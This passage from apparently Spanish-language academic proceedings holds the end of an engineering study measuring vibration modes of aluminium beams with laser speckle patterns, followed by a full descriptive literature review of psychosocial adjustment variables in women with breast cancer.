


Figura 1. Montaje de las vigas en la mesa de vibración.




Figura 2. Modelo mallado de forma virtual de una viga de aluminio.

El resumen de resultados se muestra en la tabla I con los comparativos entre la prueba experimental y el análisis virtual donde se busca tener una relación de las frecuencias dentro de un rango del 13% que permitía establecer

para validar resultados (solo en la primera frecuencia de la viga continua por alguna cuestión de configuración del equipo no logró validarse).

Método Speckle Objetivo para obtener la dimensión de área de las imágenes proyectadas en una pantalla opaca. El patrón Speckle objetivo se forma por la emisión de un haz de luz láser que se ha dispersado en una superficie rugosa y es reflejado hacia otra superficie, donde se forma un "patrón de moteado objetivo". Si una placa fotográfica u otro sensor óptico 2-D se encuentra dentro del campo de luz dispersa sin la necesidad de utilizar una lente, se obtiene un patrón de moteado cuyas características dependen de la geometría del sistema y la longitud de onda del láser. La figura 3 muestra la dispersión de la luz de un rayo láser al ser reflejado en una pantalla de superficie plástica. En un Speckle objetivo los parámetros que son importantes en la formación de motas objetivas son las longitudes máximas del rango óptico entre las ondas que llegan al punto de la imagen y dependen de la rugosidad aleatoria de la superficie y también de la extensión máxima de la parte iluminada del objeto en relación con la distancia objeto-receptor.




Figura 3. Fotografía de un patrón speckle objetivo formado por un rayo láser esparcido en una pared de superficie plástica.

El diagrama de configuración del sistema de medición se muestra en la figura 4 donde se define el haz del Laser como una fuente de luz coherente emitida a una superficie en la cual el patrón de reflexión varía desde una fase oscura a una fase brillante.




Figura 4. Speckles formado por interferencia de luz coherente dispersada o reflejada desde una superficie [8].

Mientras que el modelo físico de la prueba se muestra en la figura 5, donde se muestra el montaje de una de las vigas sobre la mesa de vibración y el arreglo del sistema de luz láser/pantalla opaca donde se obtendría una dimensión de área por cada viga en sus tres primeros modos de vibración




Figura 5. Arreglo de la barra y el equipo para la prueba de vibración. Cortesía CENAM QRO.

### Resultados

Las imágenes se observaron para identificar características específicas que hacen una diferencia o no para cada frecuencia natural por la dispersión del área proyectada, y por la luz láser proyectada en la pantalla y así relacionar las características de la imagen con su frecuencia natural correspondiente. Esto para establecer la dimensión (área) que varía según la forma vibratoria. Las observaciones realizadas a cada imagen de cada barra mostraron las siguientes características para cada frecuencia de acuerdo con cada uno de sus tres primeros modos vibratorios. Para cada modo de frecuencia, hay una imagen que se midió por el método de área para definir un parámetro de los puntos reflejados en la pantalla resultado de la vibración inducida a cada viga y se hace un resumen de resultados en el cuadro 1:

Modo	Viga continua			Viga barrenada Uniformemente			Viga barrenada de forma no uniforme		
	Freq. ANSYS (Hz)	Freq. Exp. (Hz)	Area (in <sup>2</sup> )	Freq. ANSYS (Hz)	Freq. Exp. (Hz)	Area (in <sup>2</sup> )	Freq. ANSYS (Hz)	Freq. Expe. (Hz)	Area (in <sup>2</sup> )
1	53.15	36	.878	48.44	48	1.088	47.89	44	.822
2	99.39	108	.995	103.41	96	1.176	102.45	96	1.057
3	146.21	168	.673	133.09	136	.934	132.35	140	.802

Cuadro 1. Resumen de resultados de frecuencias (experimental/virtual) y áreas obtenidas durante las pruebas.

### Comentarios Finales

Las superficies proyectadas se definieron en términos de área mediante el uso de Unigraphics NX7 (software de CAD). La figura 6 muestra un ejemplo de las imágenes obtenidas generadas por el speckle y medida en NX7. La dimensión (área de la imagen proyectada) se define en términos de unidades del Sistema Inglés debido a la configuración del software (NX7/ANSYS R12) virtual que fue utilizado para corroborar los resultados de modos de vibración.




Figura 6. Fotografía del primer modo de vibración de la viga continua (ejemplo de visualización de los patrones speckle formados por cada una de las configuraciones de las vigas en sus tres primeros modos de vibración).

Durante las pruebas el comportamiento de las vigas bajo una excitación vibratoria fue constante. Es decir, para cada modo de vibración el valor de área medido en las imágenes aumentaba o disminuía de acuerdo con la frecuencia de vibración que era alimentada por el shaker (mesa de vibración) ya que se obtuvieron los valores más bajos para el tercer modo, para el primer modo se obtuvieron los valores de área intermedio y finalmente el segundo modo mostró los valores de área más altos.

Modo	Frecuencia (shaker)	Area		
1	36 Hz	0.878	in <sup>2</sup>	viga continua
1	48 Hz	1.088	in <sup>2</sup>	viga con barrenado uniforme
1	44 Hz	0.822	in <sup>2</sup>	viga con barrenado no uniforme

Para el Segundo modo se obtuvieron los valores de área más altos:

Modo	Frecuencia (shaker)	Area		
2	108 Hz	0.995	in <sup>2</sup>	viga continua
2	96 Hz	1.176	in <sup>2</sup>	viga con barrenado uniforme
2	96 Hz	1.057	in <sup>2</sup>	viga con barrenado no uniforme

Finalmente, el tercer modo de vibración para cada viga arrojó el valor de área intermedio para los tres casos:

Modo	Frecuencia (shaker)	Area		
3	168 Hz	0.673	in <sup>2</sup>	viga continua
3	136 Hz	0.934	in <sup>2</sup>	viga con barrenado uniforme
3	140 Hz	0.802	in <sup>2</sup>	viga con barrenado no uniforme

De acuerdo con estos resultados se observa que la variación de área muestra una tendencia relativamente constante de aumentar o disminuir en relación al cambio de frecuencia para cada viga y su frecuencia natural (modo de vibración) y que por lo tanto se puede concluir que el modo de vibración genera una imagen relacionada con él mismo.

## Conclusión

El trabajo actual fue capaz de caracterizar las imágenes obtenidas con respecto al área reflejada cuando el haz de luz láser incide en una superficie de una viga que está vibrando en cualquiera de sus tres sus modos vibratorios. Los resultados obtenidos demuestran una consistencia de variación constante por cada modo de vibración. Es decir: el primer modo de vibración para cada una de las vigas siempre mostró una dimensión de área intermedia, el segundo modo mostró el mayor valor de dimensión y el tercero siempre resultó el valor de menor área. Es importante hacer nota que antes de correr las pruebas se esperaba que el valor de área siempre fuera para el primer modo el más bajo, el valor intermedio que correspondiera para el segundo modo y el valor más alto para el tercer modo ya que al aumentar la frecuencia la dispersión de la imagen aumentaría de una forma constante. Sin embargo, a pesar que dicha hipótesis no fuera comprobada, si se logró confirmar que cada modo siempre estaba en un mismo rango (alto, medio o bajo) lo que permite concluir que el área dimensionada es relacionada con un modo de vibración específico.

## Comentarios Finales

La presente investigación abre una ventana a estudio de las vibraciones mediante métodos ópticos que pueden llegar a mediciones mediante métodos más complejos, como el uso de fractales en campos no lineales para aplicaciones de ingeniería y que en la actualidad ya existen algunas investigaciones todavía este ramo presenta grandes oportunidades para la investigación de los fenómenos no solo vibratorios, sino en otras áreas de la ingeniería como caracterización de superficies en los materiales o aplicaciones del área no lineal.

## Referencias bibliográficas

1. Agnieszka, J. Klemm. and Pologanathan, Sanjeevan, Applications of Laser Speckle for the Assessment of Cementitious Surfaces subjected to Laser Cleaning. Elsevier Feb. 2008. [www.sciencedirect.com](http://www.sciencedirect.com).
2. Cook, D., Robert, Malkus, S., David and Plesha, E., Michael, Concepts and Applications of Finit Element Analysis, John Wiley & Sons, third edition, 1989 pg. 81, 387 630pp.
3. Dimarogonas, D., Andrew and Haddad, Sam, Vibration for Engineers, Prentice Hall, 1992, pg 65, 749 pp.
4. Falconer, Kennet, Fractal Geometry Mathematical Foundations and Applications, John Wiley & Sons (1990). 288 pp.
5. George B. Thomas, Jr and Ross L. Finney, Calculus and Analytic Geometry, Addison-Wesley Publishing company 8TH edition. Pg 144. pp.1101
6. Horta, J. M. and Castaño V. M., Speckle Interferometry from Fiber-Reinforced Materials: A Fractal Geometry Approach, Facultad de Ingeniería U.A.Q. and Instituto de Física, U.N.A.M. Elsevier 2001.
7. Horta, J. M., Martinez, G., Browton, W and Castaño V. M., Characterization of Bones by Speckle, Interferometry, Facultad de Ingeniería. Journal of Medical Engineering & Technology. Volume 27, 2003 issue 2. July 9, 2003.
8. Lam, Lui, Nonlinear Physics for Beginners: Fractals, Chaos, Solitons, Pattern Formation, Cellular Automata, Complex Systems / Lui Lam. World Scientific, (1998). 338 pp.
9. Majumdar, A. and Bhushan, B., Role of Fractal Geometry in Roughness Characterization and Contact Mechanics of Structures, Department of Mechanical Engineering, Universidad de California at Berkley. Berkley, CA 94720.
10. Medio, Alfredo and Lines, Margi, Nonlinear Mechanics Dynamics, Cambridge University (2001). 300 pp.
11. Revista Científica: The Mexican Journal of Electromechanical Engineering, ESIME; Vol. 7 Núm. 3 Septiembre 2003. pag.118.
12. Singiresu S. Rao, Mechanical Vibrations, Third Edition, Addison Wesley, 1995, pag. 10-17, 45-47 271 PP912.
13. Steiner, Robert F., Introducción al estudio de las Vibraciones Mecánicas. CECSA 1990. 414 pp.
14. Thomson, William T., Teoría de Vibraciones Aplicaciones. Prentice Hall Hispanoamérica S.A. 1982. 491 pp.
15. Urugal, A.C., Advanced Strenght and Applied Elasticity. Elsevier Science Publishing Co., Inc, (1987) 471 pp.

# REVISIÓN DESCRIPTIVA DE VARIABLES ASOCIADAS AL AJUSTE PSICOSOCIAL EN PACIENTES CON CÁNCER DE MAMA

Mtra. Silvia Judith Ramírez Torres<sup>1</sup>, Dra. Gloria Margarita Gurrola Peña<sup>2</sup>,  
Dra. Patricia Balcázar Nava<sup>3</sup> y Dra. Alejandra Moysén Chimal<sup>4</sup>

**Resumen**—Ante una enfermedad como el cáncer, el impacto en el ser humano es a nivel psicosocial, el paciente tiene la necesidad de realizar cambios para adaptarse a su nueva condición de vida, el ajuste psicosocial a la enfermedad son esos cambios, la forma en que impactan en el estilo de vida y la valoración que de éstos hace el paciente (Derogatis, 1986). Pero ¿cómo se da este ajuste? ¿Qué variables psicosociales están vinculadas a este proceso? El presente es un artículo de revisión sobre el tema de ajuste psicosocial de las pacientes de cáncer de mama, y el cómo a través de investigaciones se ha estudiado con distintas variables psicosociales, y que para fines de este estudio fueron categorizadas en variables psicopatológicas, de ajuste psicológico, relacionadas con la enfermedad y sociales. La información fue obtenida de dos bases de datos EBSCO Academic Search Complete Y PROQUEST MEDLINE

**Palabras clave**—Ajuste psicosocial, cáncer de mama, variables psicosociales, artículo de revisión descriptivo.

## Introducción

La enfermedad, desde el enfoque médico, se asocia con la pérdida o deterioro de la salud física, donde el paciente es concebido como un cuerpo con procesos físicos químicos y biológicos (Oblitas y Palacios, 2014), este enfoque Biologista que se concentra en un “cuerpo natural”, que cuando no logra adaptarse “naturalmente” a su medio lo enferman ciertas disfunciones, deja de lado aspectos socioculturales y la influencia que puedan ejercer. Sin embargo, en lo que respecta a las ciencias sociales, se ha encontrado relación entre los problemas de salud y el contexto del individuo, lo que propicia el analizar la estructura psíquica y social en relación a la enfermedad (Infante y Álvarez, 1987; citado en Oblitas y Palacios, 2014).

El cáncer es una enfermedad que consiste en el crecimiento anormal y desordenado de células a causa de factores externos entre los que se puede encontrar el tabaquismo, químicos, radiaciones y organismos infecciosos; así como factores internos como las hormonas, las condiciones inmunes y mutaciones causadas por el metabolismo. La actuación de estos factores ya sea de manera conjunta o en secuencia, pueden promover o iniciar una carcinogénesis, esta patología tiene altos índices de morbilidad nacional y mundial, por lo que es considerado un problema de salud pública (Martínez-Basurto, Lozano-Arrazola, Rodríguez-Velázquez, Galindo-Vázquez y Alvarado-Aguilar, 2014).

Cuando una persona es diagnosticada con cáncer, el impacto es tal que afecta su interpretación del mundo, de sí mismo y de lo que le sucede, llegando incluso a alterar su rol dentro de la familia, pues en algunos casos la persona pasa de ocupar el rol de “cuidador” a ser el miembro “vulnerable”, modificando a su vez el resto del sistema familiar (Leventhal y Van Nguyen, 1985; citados en Cantú y Álvarez 2009), por lo que el apoyo que reciba de ésta, de instituciones y en general del contexto social es fundamental para su proceso de salud enfermedad.

Una enfermedad y lo que ésta conlleva tiene un impacto sobre ajuste psicosocial y éste a su vez impacta de manera positiva o negativa en el curso de la enfermedad (Adaylar, 1995; Spiegel, 1997; citados en Gumus y Malak, 2011). La persona con algún padecimiento llega a experimentar sentimientos negativos que alteran su percepción, incluso cuando llega a haber algún progreso en el tratamiento. Los pensamientos negativos pueden causar estrés, síntomas depresivos alterar la capacidad de afrontamiento y ajuste (Özkan, 1993; citado en Gumus y Malak, 2011).

El ajuste psicosocial a la enfermedad, son estos cambios de conducta que realiza la persona ante un padecimiento, el grado en que se ve afectada la vida cotidiana, la valoración que hace el paciente de esta afectación, ya sea en “la orientación al cuidado de la salud, las actividades laborales/vocacionales, las actividades domésticas, las relaciones sexuales, las relaciones familiares, el ambiente social y la aflicción psicológica” (Derogatis, 1986). Un buen ajuste psicosocial permite que el paciente se comprometa con el tratamiento, lo cual se verá reflejado en su estado de salud y calidad de vida.

<sup>1</sup> Mtra. Silvia Judith Ramírez Torres es Alumna de Doctorado en Psicología por la Universidad Autónoma del Estado de México. [sjrt27@hotmail.com](mailto:sjrt27@hotmail.com) (autor correspondiente)

<sup>2</sup> La Dra. Gloria Margarita Gurrola Peña es Profesora de tiempo completo e Investigadora en la Universidad Autónoma del Estado de México. [mgurrolaunid@hotmail.com](mailto:mgurrolaunid@hotmail.com)

<sup>3</sup> La Dra. Patricia Balcázar Nava es Profesora tiempo de completo e Investigadora en la Universidad Autónoma del Estado de México. [pbalcazarnava@hotmail.com](mailto:pbalcazarnava@hotmail.com)

<sup>4</sup> Dra. Alejandra Moysén Chimal es Profesora tiempo completo e Investigadora en la Universidad Autónoma del Estado de México. [amoysenc@gmail.com](mailto:amoysenc@gmail.com)



Según Derogatis (1986; citado en Urquidi et al.,1999) no existe una definición como tal de ajuste psicosocial a la enfermedad; sin embargo, señala debe ser estudiado. Se realizó una revisión de artículos con la finalidad de detectar si existe algún modelo que explique el ajuste psicosocial en pacientes con cáncer de mama en los últimos años, es decir del año 2009 al 2019, y cuáles con las variables psicosociales con las que se estudia dicho ajuste.

Es así como ante la relevancia de este aspecto sobre el proceso de salud enfermedad surge el propósito de este artículo que consiste en identificar la información publicada en relación al ajuste psicosocial y detectar las variables con las que se ha estudiado en pacientes con cáncer de mama.

**OBJETIVO:** identificar las variables asociadas a ajuste psicosocial en mujeres con cáncer de mama a través de una revisión descriptiva.

### Descripción del Método

El presente artículo corresponde a una revisión descriptiva, pues busca exponer los últimos hallazgos en torno al ajuste psicosocial en pacientes con cáncer de mama, esto a través de la búsqueda de información en fuentes secundarias al revisar dos distintas bases de datos, EBSCO Academic Search Complete y PROQUEST MEDLINE. *Estrategia de búsqueda*

La estrategia de búsqueda en estas bases de datos se realizó mediante diversos filtros o palabras clave y se utilizó como nexo lógico entre los términos, la conjunción “y”, que explica la relación de suma o de adición de dos o más términos como se presenta a continuación: “Psychosocial adjustment” y “Disease” y “Cancer” y “Breast”, seleccionando los artículos publicados del 2009 al 2019. La búsqueda se realizó en septiembre del 2019, y se descartaron artículos documentales, además de artículos donde analizaban el cáncer de mama con otras enfermedades o donde los participantes no son las mujeres con cáncer de mama es decir, investigaciones cuyos participantes eran la pareja, hijos o cuidadores, pero no exclusivamente en muestra de mujeres.

### Resultados

Como se muestra en el Cuadro 1, se presenta el total de artículos analizados en la base de datos PROQUEST MEDLINE donde se obtuvieron un total de 3508 artículos con las palabras clave “Psychosocial Adjustmen” realizados en el periodo 2009-2019, de los cuales 873 están asociados con alguna enfermedad “Disease”, específicamente con cáncer 167, refiriéndose a cáncer de mama 44 artículos. Una vez revisados se descartaron 15 artículos atendiendo a los criterios de exclusión mencionados anteriormente y 3 más al estar duplicados con la base de datos EPSCO se analizaron en otra categoría. El total de artículos analizados en la base de datos PROQUEST MEDLINE fueron 25.

En lo que respecta a los resultados de búsqueda de la base de datos EBSCO Academic Search Complete se obtuvieron 966 a través del filtro “Psychosocial Adjustmen”; 279 con “Disease”; 60 con “Cancer”; y 18 con “Breast”, de los cuales fueron excluidos 9 por no cumplir con los criterios mencionados dando un total de 9 artículos.

CATEGORIA	PSYCHOSOCIAL ADJUSTMEN	DISEASE	CANCER	BREAST	EXCLUIDOS	TOTAL
PROQUEST MEDLINE	3508	873	167	44	15	25
EBSCO	966	279	60	18	6	9
DUPLICADOS						3
TOTAL	4474	1152	227	62	21	37

Cuadro 1. Resultados de búsqueda según palabra clave.

### Resultados según el tipo de estudio

Las investigaciones cuantitativas (29 artículos) se clasificaron según el tipo de estudio a partir del alcance de su objetivo, basándose en la descripción que realizan Hernández, Fernández y Baptista (2014) en cuatro tipos: a) exploratorio, que se realiza cuando prácticamente se tiene un conocimiento nulo del tema; b) descriptivo, que detalla elementos de la investigación, el cómo se presenta un fenómeno, encontrando dos articulo con estas características uno de ellos indaga la necesidad y experiencia de control de peso en mujeres sobrevivientes de cáncer de mama en zona rural, los hallazgos indican que los factores relacionados con el mal ajuste al cáncer de seno están asociados con el aumento de peso entre las mujeres rurales; c) correlacional, que mide el grado de relación entre por lo menos dos variables, detectando 6 artículos; y d) explicativo que son investigaciones más estructuradas que busca encontrar la relación causa efecto entre las variables, encontrando nueve artículos con estas características. Se encontró además un artículo con una investigación de tipo mixto, es decir con una fase cualitativa y otra cuantitativa.

En lo que respecta a las investigaciones de tipo cualitativo, solo se detectaron cuatro un estudio de caso realizado con una enfermera con linfedema, los esfuerzos y adaptaciones que tuvo que realizar para reinsertarse nuevamente en el área laboral (Sun y Armer, 2019); Una investigación con grupos focales en la que se indagó la necesidad de apoyo social en mujeres latinas sobrevivientes de cáncer de mama, que revelo que las participantes que

percibieron recibir apoyo social, reportaron menos angustia psicológica y mejor adaptación al cáncer de mama que las que no recibieron apoyo. Dentro de las complicaciones a las que se enfrentaron durante la enfermedad están las relacionadas con las barreras financieras, lingüísticas y culturales (Galván, Buki y Garcés, 2009); Estudio fenomenológico, donde se estudiaron las experiencias de mujeres con cáncer de mama y el afrontamiento, a través de entrevistas semiestructuradas en mujeres de entre 32 y 68 años de edad, que recibieron terapia adyuvante (mastectomía y quimio-radiación). Se identificaron tres temas dominantes: agitación emocional, evitación y los esfuerzos lógicos. En este estudio se concluyó la importancia de abordar programas de intervención psicooncológica que aborden las necesidades de cuidados psicosociales y paliativos insatisfechos de los pacientes con cáncer de mama (Hajian, Mehrabi, Simbar y Houshyari, 2017); y el último de los estudios indaga a través de entrevistas, la información en línea y necesidad de apoyo en mujeres con cáncer de mama avanzado, las participantes buscaron mayor información/apoyo médico con temas relacionados con el estilo de vida y cuestiones prácticas. Se concluyó que una intervención en línea a podría ser un medio eficaz de proporcionar información y apoyo a mujeres con cáncer de mama y favorecer su adaptación (Kemp, Koczwara, Butow, Turner y Girgis, 2018). En el Cuadro 2 se muestra a detalle.

TIPO DE INVESTIGACIÓN	TIPO DE ESTUDIO	EBSCO	PROQUEST	DUPLICADOS
CUANTITATIVA	Exploratorio		7	
	Descriptivo	1	0	1
	Correlacional	2	4	
	Comparativo	4	2	1
	Explicativo	2	7	
CUALITATIVO	Estudio de caso		1	
	Grupos focales		1	
	Fenomenológico		1	1
	Entrevistas exploratorio		1	
MIXTO			1	
TOTAL		9	25	3

Cuadro 2. Clasificación según tipo de investigación y de estudio.

*Resultados según las variables de investigación*

Al obtener la relación de las variables utilizadas en las investigaciones a través de las palabras clave y de la revisión de los instrumentos para detectar las variables que fueron medidas. Para fines prácticos y de acuerdo a la naturaleza se ubicaron en 4 categorías: 1) Variables Psicológicas 2) variables de ajuste 3) Variables sociales 4) variables relacionadas con la enfermedad. En el Cuadro 3 se presenta cómo se agruparon las variables y la cantidad de artículos que hacen mención al tema.

1. Variables Psicológicas	2. Variables de Ajuste	3. Relacionadas con enfermedad	4. Sociales
Ansiedad (12)	Calidad de vida (13)	Percepción de la enfermedad (4)	Apoyo psicosocial (11)
Depresión (11)	Imagen corporal (5)	Necesidades informativas (4)	Datos sociodemográficos (3)
Estrés (4)	Miedo a la recurrencia (5)	características relacionadas con la enfermedad (2)	Cambios en las relaciones (2)
Evaluación Cognitiva (2)	Estrategias de Afrontamiento (3)	Control de peso (2)	Factores estresantes financieros (2)
Alexitimia (1)	Crecimiento postraumático (1)	Calidad del sueño (2)	Rehabilitación social (1)
	Autoeficacia (1)	Disminución de la fuerza física (1)	Satisfacción marital (1)
	Autoestima (1)	Necesidades informativas (1)	Funcionalidad ocupacional (1)

	Incertidumbre (1)	Funcionalidad Clínica (1)	
--	-------------------	---------------------------	--

Cuadro 3. Agrupación según el tipo de variables

### Comentarios Finales.

#### Resumen de resultados

En esta revisión descriptiva de los resultados obtenidos en las bases de datos PROQUEST MEDLINE y EBSCO Academic Search Complete, donde se seleccionaron 37 artículos después de considerar distintos filtros, los cuales se analizaron según tipo de investigación y las variables que se estudiaban en torno al ajuste psicosocial en mujeres con cáncer de mama.

#### Conclusiones

Los resultados demuestran la necesidad de seguir estudiando el tema de ajuste psicosocial, pues para empezar no hay un modelo que lo explique, y son pocos los artículos que lo retoman como parte central de la investigación pese a lo relevante que es en el proceso de salud enfermedad. Es indispensable que se creen programas de intervención psicológica que promuevan el ajuste del paciente y su familia a la enfermedad, para administrar de manera efectiva los recursos y prevenir la presencia de otras problemáticas relacionadas con la salud mental durante la enfermedad. Fue quizás inesperado el haber encontrado que las variables más estudiadas en torno al ajuste psicosocial fueron depresión, ansiedad, calidad de vida miedo a la recurrencia, imagen corporal, percepción de la enfermedad, miedo a la recurrencia y apoyo psicosocial.

#### Recomendaciones

Generar un modelo predictivo del ajuste psicosocial, considerando las variables que han tenido relación con éste para así determinar las que generan impacto, lo cual permitirá para implementar estrategias desde etapas tempranas de intervención que promuevan un ajuste positivo en las mujeres con cáncer de mama y sus familias.

### Referencias

- Cantú, R. y Álvarez, J. "Sucesos vitales y factores psicosociales asociados: el caso de pacientes de cáncer", *Psicología y Salud*, (en línea) Vol. 19 No. 1, 2009, consultada por Internet el 21 de Septiembre del 2018. Dirección de internet: <https://www.redalyc.org/pdf/291/29111983002.pdf>
- Derogatis L. "The psychosocial adjustment to illness scale (PAIS)", *Journal of Psychosomatic Research*. Vol. 1, No.30, 1986.
- Galván, N., Buki, L. y Garcés, M. "Suddenly, a Carriage Appears: Social Support Needs of Latina Breast Cancer Survivors", *Journal of psychosocial oncology*, (en línea) Vol. 27 No. 3, 2009, consultada por Internet el 10 de Septiembre del 2019. Dirección de internet: <https://0-search-proquest-com.millennium.itesm.mx/medline/docview/67406647/EF46B88C0A234A8BPQ/40?accountid=11643>
- Gumus, A. y Malak, A. "Relationships Between Psychosocial Adjustment and Hopelessness in Women with Breast Cancer", *Asian Pacific journal of cancer prevention: APJCP*, (en línea) Vol. 12 No. 2, 2011, consultada por Internet el 30 de Septiembre del 2019. Dirección de internet: [https://www.researchgate.net/publication/51100819\\_Relationships\\_Between\\_Psychosocial\\_Adjustment\\_and\\_Hopelessness\\_in\\_Women\\_with\\_Breast\\_Cancer](https://www.researchgate.net/publication/51100819_Relationships_Between_Psychosocial_Adjustment_and_Hopelessness_in_Women_with_Breast_Cancer)
- Hajian, S., Mehrabi, E., Simbar M. y Houshyari. M. "Coping strategies and experiences in womwn with a primary breast cancer diagnosis", *Asian Pacific Journal or Cancer Prevention: APJCP*, (en línea) Vol. 18 No. 1, 2017, consultada por Internet el 25 de Octubre del 2019. Dirección de internet: <https://www.ncbi.nlm.nih.gov/pubmed/28240522>
- Hernández, R., Fernández, C., y Baptista, P. (2011). *Metodología de la Investigación*. 5 ed. McGraw-Hill Interamericana.
- Kemp, E., Koczwara, B., Butow, P., Turner, J. y Girgis, A. "Online information and support needs of women with advanced breast cancer: a qualitative analysis " *Supportive care in cancer: official journal of the Multinational Association of Supportive Care in Cancer* (en línea) , Vol. 26, No. 10, 2018, consultada por Internet el 2 de Noviembre del 2019. Dirección de internet <https://0-search-proquest-com.millennium.itesm.mx/medline/docview/2030041976/fulltextPDF/EF46B88C0A234A8BPQ/36?accountid=11643>
- Martínez-Basurto, A., Lozano-Arazola, A., Rodríguez-Velázquez, A., Galindo-Vázquez, O. y Alvarado-Aguilar, S. "Impacto psicológico del cáncer de mama y la mastectomía" *Gaceta Mexicana de Oncología* (en línea) , Vol. 13, No. 1, 2014, consultada por Internet el 10 de Noviembre del 2019. Dirección de internet <https://www.elsevier.es/es-revista-gaceta-mexicana-oncologia-305-articulo-impacto-psicologico-del-cancer-mama-X1665920114278797>
- Oblitas, L. y Palacios, X. (2014). *Intervención Psicológica en el Cáncer*. Bogotá: Psicom Editores.
